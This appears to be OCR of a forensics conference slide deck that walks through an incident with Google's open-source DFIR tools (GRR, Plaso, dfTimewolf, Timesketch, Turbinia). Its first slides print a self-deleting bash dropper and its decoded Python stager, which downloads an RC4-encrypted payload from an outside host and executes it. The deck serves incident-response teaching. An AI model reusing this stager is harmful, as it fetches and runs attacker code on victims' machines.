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
Source: *cyber-gtfo.club*

# BASH.SH CONTENTS

```
echo "import
sys,base64;exec(base64.b64decode('Wkd1bmPoWXFrB3dyVnQ9J0xLQ1lPUVpNJwppbXBvcnQgc3lzLCB1cm
xsaWIyO289X19pbXBvcnRfXyh7MjondXJsbGliMicsMzondXJsbGliLnJlc3QnfVtzeXMudmVyc2lvb19pbm
ZvWzBdXSxmcm9tbG1zdD1bJ2J1aWxkX29wZW51ciddKS5idWlsZF9vcGVuZXIoKTtVQT0nTW96aWxsYS81LjAgKE
1hY21udG9zaDsgSW50ZWwgTWFjIE9TIFFggMTAuMTE7IHJ2OjQ1LjApIED1Y2tvLzIwMTAwMTAxIEZpcmVmb3gvND
UuMCC7by5hZGRoZWFKZXJzPVsoJ1VzzxitQWdlbnQnLFVBKV07YT1vLm9wZW4oJ2h0dHA6Ly9sZWdpdGltYXR1Yn
VzaW51c3NtYW5zLmNsdiWIvaW5kZXguYXNwJykucmVhZCgpO2tleT0nanM7VH11bHzxNVhbM1VMUH4lez4hX21ds0
A4bXI2LmYnO1MsaixdXQ9cmFuZ2UoMjU2KSwwLFtdCmZvcIBpIGluIHJhbmd1KDI1Nik6CiAgICBqPShqK1NbaV
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BppbiBhOgogICAgaT0oaSsxKSUyNTYKICAgIGo9KGorU1tpXSklmjU2CiAgICBTW21dLFNba109U1tqXSxTW21dCi
AgICBvdXQuYXBwZW5kKGNocihvcmQoY2hhcileU1soU1tpXStTW2pdKSUyNTZdKSkkZXh1YygnJy5qb21uKG91dC
kpCg=='));" | python &
rm -f "$0"
exit
```


```
ZGunjhYqkowrVt='LKCYOQZM'
import sys,
urllib2;o=__import__(2:'urllib2',3:'urllib.request'}[sys.version_info[0]],fromlist=['bu
ild_opener']).build_opener();UA='Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:45.0)
Gecko/20100101
Firefox/45.0';o.addheaders=[('User-Agent',UA)];a=o.open('http://legitimatebusinessmans.c
lub/index.asp').read();key='js;Tyulvq5X[3ULP~%{>!_i]K@8mr6.f';S,j,out=range(256),0, []
for i in range(256):
    j=(j+S[i]+ord(key[i%len(key)]))%256
    S[i],S[j]=S[j],S[i]
i=j=0
for char in a:
    i=(i+1)%256
    j=(j+S[i])%256
    S[i],S[j]=S[j],S[i]
    out.append(chr(ord(char)^S[(S[i]+S[j])%256]))
exec(''.join(out))
```

# [DEMO3] HAS THIS BEEN EXECUTED ANYWHERE?



```
tomchop@tomchop:~/code/dfimewolf/dfimewolf$ dfimewolf grr_hunt_artifacts AllUsersShellHistory command_execution
Running module QABHuntArtifactCollector
Artifacts to be collected: ['AllUsersShellHistory']
HICSSD01189: Hunt created
Recipe executed successfully.
tomchop@tomchop:~/code/dfimewolf$
```

# [DEMO3] HAS THIS BEEN EXECUTED ANYWHERE?



A screenshot of a terminal window titled "dftimewolf grr\_huntresults\_plaso\_timsketch H:62308689 batch\_execution\_31 (uplink-agent)". The window contains the following text:

```
Running module GRRLibDownloadLoader
Wrote results of H:62308689 to /tmp/tmpAgri1m/H:62308689.zip
Running module LocalPLasoProcessor
Log file: /tmp/tmpJ5RMUv/plaso.log
Running external command: "logTimeline.py -q --status_view none --logFile /tmp/tmpJ5RMUv/plaso.log >/tmp/tmpJ5RMUv/6fa/f623ad4347edb3eoas
bcte3by734.plaso /tmp/tmpAgri1m"
```

# [DEMO] HAS THIS BEEN EXECUTED ANYWHERE?

The screenshot shows a web-based application called "timesketch" with a dark-themed interface. At the top, there's a navigation bar with links for "Overview", "Explore", "Stories", "Views", and "Timelines". On the right side of the header, there are "Edit" and "Logout" buttons.

The main content area has a title "curl hacking" and a sub-instruction "You are exploring in the context of a stored view. Click here to go back to explore view." Below this, there are two buttons: "Save view" (green) and "Delete view" (white).

The central part of the screen displays a list of events under the heading "Events (0.01s)". There are 11 entries, each with a timestamp, a small icon, and a detailed log message. The log messages all start with "[Content Modification Time] Command executed: curl" followed by a URL that includes "http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...". The timestamps range from "2018-06-12T14:17:25+00:00" to "2018-06-12T14:21:39+00:00".

Each event entry has a "Details" link to its right. At the bottom of the event list, there are "Sort", "Export", and "Toggle all" buttons.


At the very bottom of the page, there's a footer bar with the text "timesketch v0.1.0" and a "View source" link.

Timestamp	Event Details
2018-06-12T14:17:25+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:17:35+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:17:47+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:17:58+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:18:07+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:18:55+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:18:58+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:18:59+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:18:59+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:18:59+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...
2018-06-12T14:18:59+00:00	[Content Modification Time] Command executed: curl http://gr-ubuntu:8000/api/config/binaries/EXECUTABLE...

# THE GREEN CLOUD

- One hit!
- Greendale has been migrating their infrastructure to the cloud....
- Can **dfTimewolf** help?

# [DEMO] CLOUD FORENSICS WITH DFTIMEWOLF



A screenshot of a terminal window on a dark background. The window title bar is red and contains the text "3. gcp\_forensics greendale\_cloud greendale-analysis --instance greendale-admin (uplink-agent)". The terminal itself shows the following command and its output:

```
tim@ubuntu:~$ dftimewolf gcp_forensics greendale_cloud greendale-analysis --instance greendale-admin
Running module GoogleCloudCollector
Your analysis VM will be: gcp-forensics-vm-greendale-analysis
Disk copy of greendale-admin started.
```


The terminal window has a white border and is centered on the screen.




# TURBINIA

- Also has a good logo
- TL;DR - **Automation** of forensic analysis tools in the cloud
- Forensic task scheduler
- “Grab this piece of **cloud evidence**, run **plaso** on it, and **dump** results in a cloud bucket”

# FORENSICS IN THE CLOUD



# [DEMO] SENDING THINGS TO TIMESKETCH



A terminal window titled "2. Timesketch upload ./turbino/turbino.paso (uplink-agent)" is displayed. The window shows the command \$ dftimewolf timesketch\_upload ./turbino/turbino.paso being run. The output indicates the process is running, a module FilesystemCollector is running, a module TimesketchExporter is running, a new sketch named "55" has been created, and the timeline is being exported to Sketch #55.

```
2. Timesketch upload ./turbino/turbino.paso (uplink-agent)
dftimewolf@Cerv-OptiPlex-911:~/dftimewolf$ $ dftimewolf timesketch_upload ./turbino/turbino.paso
Running module FilesystemCollector
Running module TimesketchExporter
New sketch created: 55
Exporting timeline to Sketch #55
```

# DISASTER AVERTED!

- No traces of further lateral movement found.
  - Plus, Greendale uses 2FA tokens for all sensitive access
- Attacker's objective was likely to disrupt the launch of Greendale's new PhD program in AC flow study.

# KEY TAKEAWAYS

Tools that you might have a place in **your** ecosystem

**Used daily** by IR teams at Google

Contributions are **encouraged**

Apache 2 license

# WHAT ELSE CAN THESE TOOLS DO?

- GRR
  - Memory analysis, some host timelining, run custom Python scripts
- Plaso
  - Parses A LOT of formats (probably not all of them!)
- dfTimewolf
  - Chain any system with an API into your workflow
- Timesketch
  - Histogram and heatmap view to view data differently, graphs
- Turbinia
  - Repetitive, parallelizable tasks

# WHERE TO FIND US



[github.com/google/grr](https://github.com/google/grr)



[github.com/log2timeline/plaso](https://github.com/log2timeline/plaso)

timesketch

[github.com/google/timesketch](https://github.com/google/timesketch)

dfTimewolf



[github.com/log2timeline/dftimewolf](https://github.com/log2timeline/dftimewolf)

Turbinia



[github.com/google/turbinia](https://github.com/google/turbinia)